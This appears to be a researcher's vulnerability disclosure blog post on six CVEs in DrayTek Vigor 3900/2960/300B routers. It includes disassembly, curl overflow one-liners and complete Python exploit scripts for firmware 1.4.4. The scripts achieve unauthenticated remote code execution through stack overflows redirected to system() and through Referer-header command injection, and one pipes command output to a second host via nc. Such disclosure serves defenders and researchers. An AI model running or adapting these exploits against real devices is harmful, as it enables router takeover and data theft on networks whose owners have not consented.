Draytek Vulnerabilities

March 25, 2020

DrayTek Vigor 3900/2960/300B Vulnerabilities

I have found six vulnerabilities in DrayTek routers in the end of 2019 year. In this post I'll describe all of them.


Which numbers were assigned

- **CVE-2020-10823** Stack-based buffer overflow in `/cgi-bin/activate.cgi` through `var` variable. The vulnerability allows to execute code by remote unauthorized attacker. Affected products: Vigor3900 before 1.5.1, Vigor2960 before 1.5.1, Vigor300B before 1.5.1
- **CVE-2020-10824** Stack-based buffer overflow in `/cgi-bin/activate.cgi` through `ticket` variable. The vulnerability allows to execute code by remote unauthorized attacker. Affected products: Vigor3900 before 1.5.1, Vigor2960 before 1.5.1, Vigor300B before 1.5.1
- **CVE-2020-10825** Stack-based buffer overflow in `/cgi-bin/activate.cgi` through base64-decoding `ticket` variable. The vulnerability allows to execute code by remote unauthorized attacker. Affected products: Vigor3900 before 1.5.1, Vigor2960 before 1.5.1, Vigor300B before 1.5.1
- **CVE-2020-10826** Command-injection in `/cgi-bin/activate.cgi` in `DEBUG` mode. The vulnerability allows to execute system command by remote unauthorized attacker if device works in `DEBUG` mode. Affected products: Vigor3900 before 1.5.1, Vigor2960 before 1.5.1, Vigor300B before 1.5.1
- **CVE-2020-10827** Stack-based buffer overflow in `apmd` service. The vulnerability allows to execute remote code by unauthorized attacker. Affected products: Vigor3900 before 1.5.1, Vigor2960 before 1.5.1, Vigor300B before 1.5.1
- **CVE-2020-10828** Stack-based buffer overflow in `cvmd` service. The vulnerability allows to execute remote code by unauthorized attacker. Affected products: Vigor3900 before 1.5.1, Vigor2960 before 1.5.1, Vigor300B before 1.5.1

Analyse vulnerabilities


CVE-2020-10823 and CVE-2020-10824

There are two vulnerabilities quite similar. `/cgi-bin/activate.cgi` accepts four parameters: `action`, `var`, `ticket` and `mac` (Figure 1).



```
.text:0000A3DC
.text:0000A3DC                  loc_A3DC
.text:0000A3DC B4 47 9F E5      LDR     R4, =g_cgi
.text:0000A3E0 5C 18 9F E5      LDR     R1, =aMac   ; "mac"
.text:0000A3E4 00 00 94 E5      LDR     R0, [R4]
.text:0000A3E8 85 FA FF EB      BL      cgiGetValue
.text:0000A3EC 54 18 9F E5      LDR     R1, =aVar   ; "var"
.text:0000A3F0 00 50 A0 E1      MOV     R5, R0
.text:0000A3F4 00 00 94 E5      LDR     R0, [R4]
.text:0000A3F8 81 FA FF EB      BL      cgiGetValue
.text:0000A3FC 48 18 9F E5      LDR     R1, =aTicket ; "ticket"
.text:0000A400 00 A0 A0 E1      MOV     R10, R0
.text:0000A404 00 00 94 E5      LDR     R0, [R4]
.text:0000A408 7D FA FF EB      BL      cgiGetValue
.text:0000A40C 89 2E 8D E2      ADD     R2, SP, #0x970+var_E0
.text:0000A410 00 70 A0 E1      MOV     R7, R0
.text:0000A414 05 10 A0 E1      MOV     R1, R5
.text:0000A418 04 08 9F E5      LDR     R0, =aVigor3900 ; "vigor3900"
.text:0000A41C 0A 20 82 E2      ADD     R2, R2, #0xA
.text:0000A420 0D FD FF EB      BL      sub_985C    ; R0 - str vigor3900
.text:0000A420                                      ; R1 - pInVar
.text:0000A420                                      ; R2 - pOutRet?
.text:0000A424 00 40 A0 E3      MOV     R4, #0
.text:0000A428 04 00 00 EA      B       loc_A440
```

Both vulnerabilities are stack-base buffer overflows while copying user parameters `var` and `ticket` to static buffer (Figure 2).



```
.text:0000A450 63 5E 8D E2     ADD     R5, SP, #0x970+ticket_buf
.text:0000A454 01 50 45 E2     SUB     R5, R5, #1
.text:0000A458 91 6E 8D E2     ADD     R6, SP, #0x970+var_buf
.text:0000A45C 0B 60 86 E2     ADD     R6, R6, #0xB
.text:0000A460 00 10 A0 E3     MOV     R1, #0      ; c
.text:0000A464 78 28 9F E5     LDR     R2, =0x201  ; n
.text:0000A468 05 00 A0 E1     MOV     R0, R5      ; s
.text:0000A46C 8B FA FF EB     BL      memset
.text:0000A470 00 10 A0 E3     MOV     R1, #0      ; c
.text:0000A474 11 20 A0 E3     MOV     R2, #0x11   ; n
.text:0000A478 06 00 A0 E1     MOV     R0, R6      ; s
.text:0000A47C 87 FA FF EB     BL      memset
.text:0000A480 0A 00 A0 E1     MOV     R0, R10     ; s
.text:0000A484 97 FA FF EB     BL      strlen
.text:0000A488 0A 10 A0 E1     MOV     R1, R10     ; src
.text:0000A48C 00 20 A0 E1     MOV     R2, R0      ; n
.text:0000A490 06 00 A0 E1     MOV     R0, R6      ; dest
.text:0000A494 9C FA FF EB     BL      memcpy      ; copy var
.text:0000A498 0A 00 A0 E1     MOV     R0, R10     ; s
.text:0000A49C 91 FA FF EB     BL      strlen
.text:0000A4A0 25 2D 8D E2     ADD     R2, SP, #0x970+var_30
.text:0000A4A4 08 20 82 E2     ADD     R2, R2, #8
.text:0000A4A8 00 00 82 E0     ADD     R0, R2, R0
.text:0000A4AC 00 40 A0 E3     MOV     R4, #0
.text:0000A4B0 2D 40 40 E5     STRB    R4, [R0,#-0x2D]
.text:0000A4B4 07 00 A0 E1     MOV     R0, R7      ; s
.text:0000A4B8 8A FA FF EB     BL      strlen
.text:0000A4BC 07 10 A0 E1     MOV     R1, R7      ; src
.text:0000A4C0 00 20 A0 E1     MOV     R2, R0      ; n
.text:0000A4C4 05 00 A0 E1     MOV     R0, R5      ; dest
.text:0000A4C8 8F FA FF EB     BL      memcpy      ; copy ticket
.text:0000A4CC 07 00 A0 E1     MOV     R0, R7      ; s
.text:0000A4D0 84 FA FF EB     BL      strlen
.text:0000A4D4 25 2D 8D E2     ADD     R2, SP, #0x970+var_30
.text:0000A4D8 08 20 82 E2     ADD     R2, R2, #8
.text:0000A4DC 00 30 82 E0     ADD     R3, R2, R0
.text:0000A4E0 89 0E 8D E2     ADD     R0, SP, #0x970+var_E0
.text:0000A4E4 19 43 43 E5     STRB    R4, [R3,#-0x319]
.text:0000A4E8 06 10 A0 E1     MOV     R1, R6
.text:0000A4EC 05 20 A0 E1     MOV     R2, R5
.text:0000A4F0 0A 00 80 E2     ADD     R0, R0, #0xA
.text:0000A4F4 9B FC FF EB     BL      decrypt_ticket ; R0 - ?
.text:0000A4F4                                        ; R1 - key
.text:0000A4F4                                        ; R2 - data
.text:0000A4F8 04 20 A0 E3     MOV     R2, #4      ; n
.text:0000A4FC 04 10 A0 E1     MOV     R1, R4      ; c
.text:0000A500 0B 00 A0 E1     MOV     R0, buf_800h_1 ; s
.text:0000A504 65 FA FF EB     BL      memset
.text:0000A508 05 10 A0 E1     MOV     R1, R5      ; src
.text:0000A50C 0B 00 A0 E1     MOV     R0, buf_800h_1 ; dest
.text:0000A510 86 FA FF EB     BL      strcpy
.text:0000A514 0B 00 A0 E1     MOV     R0, buf_800h_1
.text:0000A518 C8 17 9F E5     LDR     R1, =(aS0+4) ; "+"
.text:0000A51C 06 20 A0 E3     MOV     R2, #6
.text:0000A520 83 3E 8D E2     ADD     R3, SP, #0x970+var_140
.text:0000A524 B1 FC FF EB     BL      split       ; R0 - inStr
.text:0000A524                                     ; R1 - delim
.text:0000A524                                     ; R2 - count
.text:0000A524                                     ; R3 - ret
.text:0000A528 3C 08 9D E5     LDR     R0, [SP,#0x970+s1] ; s1
.text:0000A52C 1C 17 9F E5     LDR     R1, =a0002  ; "0002"
.text:0000A530 B7 FA FF EB     BL      strcmp
.text:0000A534 04 00 50 E1     CMP     R0, R4
.text:0000A538 10 00 00 1A     BNE     loc_A580
```

Simple pseudo-code:

```
...
char static_buf_var[0x10];
char static_buf_ticket[0x200];
...
int param_var_len = strlen(param_var);
memcpy(static_buf_var, param_var, param_var_len);
...
int param_ticket_len = strlen(param_ticket);
memcpy(static_buf_ticket, param_ticket, param_ticket_len);
...
```

PoC:


```
$ curl -d "var=`perl -e 'print "A" x 0x1000'`&ticket=1&mac=001122334455" -X POST http://192.168.0
$ curl -d "ticket=`perl -e 'print "A" x 0x1000'`&var=1&mac=001122334455" -X POST http://192.168.0
```

CVE-2020-10825

`/cgi-bin/activate.cgi` has unathorized stack buffer overflow while does base64_decode operation at `ticket` parameter. Vulnerable function is `sub_F274` (`base64_decode`). `sub_F274` takes 3 parameters:

1. Input base64 string (`ticket`)
2. Input base64 string length
3. Pointer to the output buffer

Caller function sets 3rd paramter as static stack buffer with size 0x200 (Figure 3).



```
.text:00009768
.text:00009768
.text:00009768                 ; R0 - ?
.text:00009768                 ; R1 - key
.text:00009768                 ; R2 - data
.text:00009768
.text:00009768                 decrypt_ticket
.text:00009768
.text:00009768                 var_418= -0x418
.text:00009768                 buf_200h= -0x218
.text:00009768                 R4  = -0x18
.text:00009768                 R5  = -0x14
.text:00009768                 R6  = -0x10
.text:00009768                 R7  = -0xC
.text:00009768                 R8  = -8
.text:00009768                 LR  = -4
.text:00009768
.text:00009768 F0 41 2D E9     PUSH    {R4-R8,LR}
.text:0000976C 41 DE 4D E2     SUB     SP, SP, #0x410
.text:00009770 21 5E 8D E2     ADD     R5, SP, #0x428+buf_200h
.text:00009774 02 60 A0 E1     MOV     R6, R2
.text:00009778 00 70 A0 E1     MOV     R7, R0
.text:0000977C 01 80 A0 E1     MOV     R8, R1
.text:00009780 02 2C A0 E3     MOV     R2, #0x200  ; n
.text:00009784 00 10 A0 E3     MOV     R1, #0      ; c
.text:00009788 05 00 A0 E1     MOV     R0, R5      ; s
.text:0000978C C3 FD FF EB     BL      memset
.text:00009790 07 00 A0 E1     MOV     R0, R7      ; s
.text:00009794 D3 FD FF EB     BL      strlen
.text:00009798 10 40 8D E2     ADD     R4, SP, #0x428+var_418
.text:0000979C 08 40 44 E2     SUB     R4, R4, #8
.text:000097A0 00 20 A0 E1     MOV     R2, R0
.text:000097A4 07 10 A0 E1     MOV     R1, R7
.text:000097A8 04 00 A0 E1     MOV     R0, R4
.text:000097AC 5C 17 00 EB     BL      sub_F524
.text:000097B0 06 00 A0 E1     MOV     R0, R6      ; s
.text:000097B4 CB FD FF EB     BL      strlen
.text:000097B8 05 20 A0 E1     MOV     R2, R5
.text:000097BC 00 10 A0 E1     MOV     R1, R0
.text:000097C0 06 00 A0 E1     MOV     R0, R6
.text:000097C4 AA 16 00 EB     BL      base64_decode ; R0 - pInData
.text:000097C4                                       ; R1 - pInDataLen
.text:000097C4                                       ; R2 - outBuf
.text:000097C8 00 C0 A0 E3     MOV     R12, #0
.text:000097CC 04 00 A0 E1     MOV     R0, R4
.text:000097D0 05 10 A0 E1     MOV     R1, R5
.text:000097D4 06 20 A0 E1     MOV     R2, R6
.text:000097D8 01 3C A0 E3     MOV     R3, #0x100
.text:000097DC 00 11 8D E8     STMEA   SP, {R8,R12}
.text:000097E0 FD 16 00 EB     BL      cryptor
.text:000097E4 41 DE 8D E2     ADD     SP, SP, #0x410
.text:000097E8 F0 41 BD E8     POP     {R4-R8,LR}
.text:000097EC 1E FF 2F E1     BX      LR
.text:000097EC                 ; End of function decrypt_ticket
.text:000097EC
```

So if we give buffer more than 0x200 bytes while decoding base64 data it will corrupt the stack.

Exploit for Vigor3900 (1.4.4):

```
#!/usr/bin/env python3

__author__ = 'Valentin "slashd" Shilnenkov'

import os
import sys
import ssl
import base64
import socket

from struct import pack,unpack

def gen_postdata():
    buf = b'A' * 0x200
    buf += pack("<I", 0x41414141) # R4

    # pointer to the HTTP_REFERER 1.4.4
    buf += pack("<I", 0x0001D7E4) # R5

    buf += b'D' * 4 # R6
    buf += b'E' * 4 # R7
    buf += b'F' * 4 # R8

    # 1.4.4
    # .text:000093B0 05 00 A0 E1     MOV     R0, R5      ; command
    # .text:000093B4 A7 FE FF EB     BL      system
    buf += pack("<I", 0x000093B0) # LR

    # if action is set then Referer header
    # will be saved at static address in .bss
    payload = 'action=aaaaa&'

    payload += 'mac=000000000000&var=qwertasdfgzxcvby&ticket='
    payload = payload.encode() + base64.b64encode(buf)

    print(payload)
    return payload

def create_connect_ssl(ip, port):
    conn = ssl.wrap_socket(socket.socket(socket.AF_INET))
    conn.connect((ip, port))
    return conn

def create_connect(ip, port):
```

```
    s = socket.create_connection((ip,port))
    return s


def make_http_req(cmd):
    postdata = gen_postdata()
    req = "POST /cgi-bin/activate.cgi HTTP/1.1\r\n"
    req += "Host: 192.168.0.250\r\n"
    req += "Referer: %s\r\n" % cmd
    req += "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox
    req += "Accept: */*\r\n"
    req += "Accept-Language: en-US,en;q=0.5\r\n"
    req += "Accept-Encoding: gzip, deflate\r\n"
    req += "Content-Type: application/x-www-form-urlencoded\r\n"
    req += "Content-Length: %d\r\n" % len(postdata)
    req += "Connection: close\r\n\r\n"
    req += postdata.decode()
    return req



def main(ip, addr):
    # to enable command injection:
    data = make_http_req('uci${IFS}set${IFS}fw_cf_license.fwlicense.debug=true')
    s = create_connect(ip, addr)
    print(data)
    s.send(data.encode())
    print(s.recv(10240))

if __name__ == '__main__':
    main('192.168.0.250', 8888)
```

CVE-2020-10826

`/cgi-bin/activate.cgi` has unathorized command injection in `DEBUG` mode. For activating `DEBUG` mode need to execute command:

```
$ uci set fw_cf_license.fwlicense.debug=true
```

After that activate.cgi will be logging debug data to log file through bash commands in some places. For example:

```
 .text:00009E24 08 00 A0 E1     MOV     R0, buf_400h ; s
 .text:00009E28 BC 1E 9F E5     LDR     R1, =0x3FF  ; maxlen
 .text:00009E2C 98 2D 9F E5     LDR     R2, =aEchoActivateLi_0 ; "echo \"activate license debug 2
 .text:00009E30 7C 3D 9F E5     LDR     R3, =g_HTTP_REFERER
 .text:00009E34 00 50 8D E5     STR     R5, [SP]
 .text:00009E38 6F FC FF EB     BL      snprintf
 .text:00009E3C 08 00 A0 E1     MOV     R0, buf_400h ; command
 .text:00009E40 04 FC FF EB     BL      system
```

Exploit for Vigor3900 (1.4.4):

```
#!/usr/bin/env python3

__author__ 'Valentin "slashd" Shilnenkov'

import os
import sys
import ssl
import base64
import socket

from struct import pack,unpack

def gen_postdata():
    payload = 'action=geturl'
    return payload

def create_connect_ssl(ip, port):
    conn = ssl.wrap_socket(socket.socket(socket.AF_INET))
    conn.connect((ip, port))
    return conn

def create_connect(ip, port):
    s = socket.create_connection((ip,port))
    return s

def make_http_req(cmd):
    postdata = gen_postdata()
    req = "POST /cgi-bin/activate.cgi HTTP/1.1\r\n"
```

```
    req += "Host: 192.168.0.250\r\n"
    req += "Referer: `%s`\r\n" % cmd
    req += "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox
    req += "Accept: */*\r\n"
    req += "Accept-Language: en-US,en;q=0.5\r\n"
    req += "Accept-Encoding: gzip, deflate\r\n"
    req += "Content-Type: application/x-www-form-urlencoded\r\n"
    req += "Content-Length: %d\r\n" % len(postdata)
    req += "Connection: close\r\n\r\n"
    req += postdata
    return req

def exp():
    # execute command and send result back
    data = make_http_req('%s|nc${IFS}192.168.0.251${IFS}1337' % sys.argv[1])

    s = create_connect('192.168.0.250', 8888)
    s.send(data.encode())

    res = s.recv(10240).decode()
    return res

def main():
    res = exp()
    # print(res)
    i = 0
    while 'Internal Server Error'  in res and i < 5:
        print('.')
        res = exp()
        i += 1

if __name__ == '__main__':
    main()
```

CVE-2020-10827 and CVE-2020-10828

`apmd` and `cvmd` have very similar vulnerability, because use same code-base. `apmd` and `cvmd` are simple web servers and have auth through Authorization Digest method. For triggering Authorization need to make query to the `/ACSServer/services/ACSServlet`. Stack-based buffer overflows occur while handles `Authorization` header in function at `sub_11FB8` (`cvmd` at Vigor 3900 1.4.4). Function `sub_11FB8` has 4 input parameters:

1. Which key need extract from Authorization header (char *)
2. Authorization header value.
3. Output buffer.
4. Outbut buffer length.

Also, `sub_11FB8` has temp stack buffer size char[0x64] for value. If function has found value, the value copied to the temp stack buffer in 2 different pathes:

```
.text:00012070 07 40 65 E0     RSB             R4, R5, R7
.text:00012074 04 20 A0 E1     MOV             R2, R4 ; n
.text:00012078 05 10 A0 E1     MOV             R1, R5 ; src
.text:0001207C 08 00 A0 E1     MOV             R0, stack_buf ; dest
.text:00012080 E2 DF FF EB     BL              memcpy
.text:00012084 88 20 8D E2     ADD             R2, SP, #0x88+var_s0
.text:00012088 04 30 82 E0     ADD             R3, R2, R4
.text:0001208C 84 60 43 E5     STRB            R6, [R3,#-0x84]
```

and

```
.text:000121E8 04 40 65 E0     RSB             R4, R5, R4
.text:000121EC 04 20 A0 E1     MOV             R2, R4 ; n
.text:000121F0 05 10 A0 E1     MOV             R1, R5 ; src
.text:000121F4 08 00 A0 E1     MOV             R0, stack_buf ; dest
.text:000121F8 84 DF FF EB     BL              memcpy
.text:000121FC 88 20 8D E2     ADD             R2, SP, #0x88+var_s0
.text:00012200 04 30 82 E0     ADD             R3, R2, R4
.text:00012204 84 70 43 E5     STRB            R7, [R3,#-0x84]
.text:00012208 A0 FF FF EA     B               loc_12090
```

In `R2` the strlen of the value. In `R1` the value. In `R0` the static stack-based buffer.

Exploit for Vigor3900 1.4.4:

```
#!/usr/bin/env python3

__author__ = 'Valentin "slashd" Shilnenkov'

import socket
ip='192.168.0.204'
```

```
port=2121
# port=80

def make_payload():
    vulnbuf = 'touch /tmp/pwned|'
    vulnbuf += 'a' * (0x84 - len(vulnbuf))
    vulnbuf += 'bbbb' # R4
    vulnbuf += 'cccc' # R5
    vulnbuf += 'dddd' # R6
    vulnbuf += 'eeee' # R7
    vulnbuf += 'ffff' # R8
    vulnbuf += 'gggg' # R9
    vulnbuf += 'hhhh' # R10
    vulnbuf += '\xd0\xce' # PC
    # will be called the system function
    # at the R0 register our buffer
    payload = "GET /ACSServer/services/ACSServlet HTTP/1.1\r\n"
    payload += "Host: 192.168.1.1:2020\r\n"
    payload += "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Fir
    payload += "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n"
    payload += "Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3\r\n"
    payload += "Accept-Encoding: gzip, deflate\r\n"
    payload += "Connection: close\r\n"
    payload += "Cookie: traffic_warning_0=2019.5:1\r\n"
    payload += 'Authorization: Digest username="admin", realm="CVM Server", nonce="MDAwMTRiN2I6RH

    return payload

def pwn():
        p=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        p.connect((ip,port))
        p.send(make_payload().encode())
        p.close()

if __name__ == '__main__':
    pwn()
```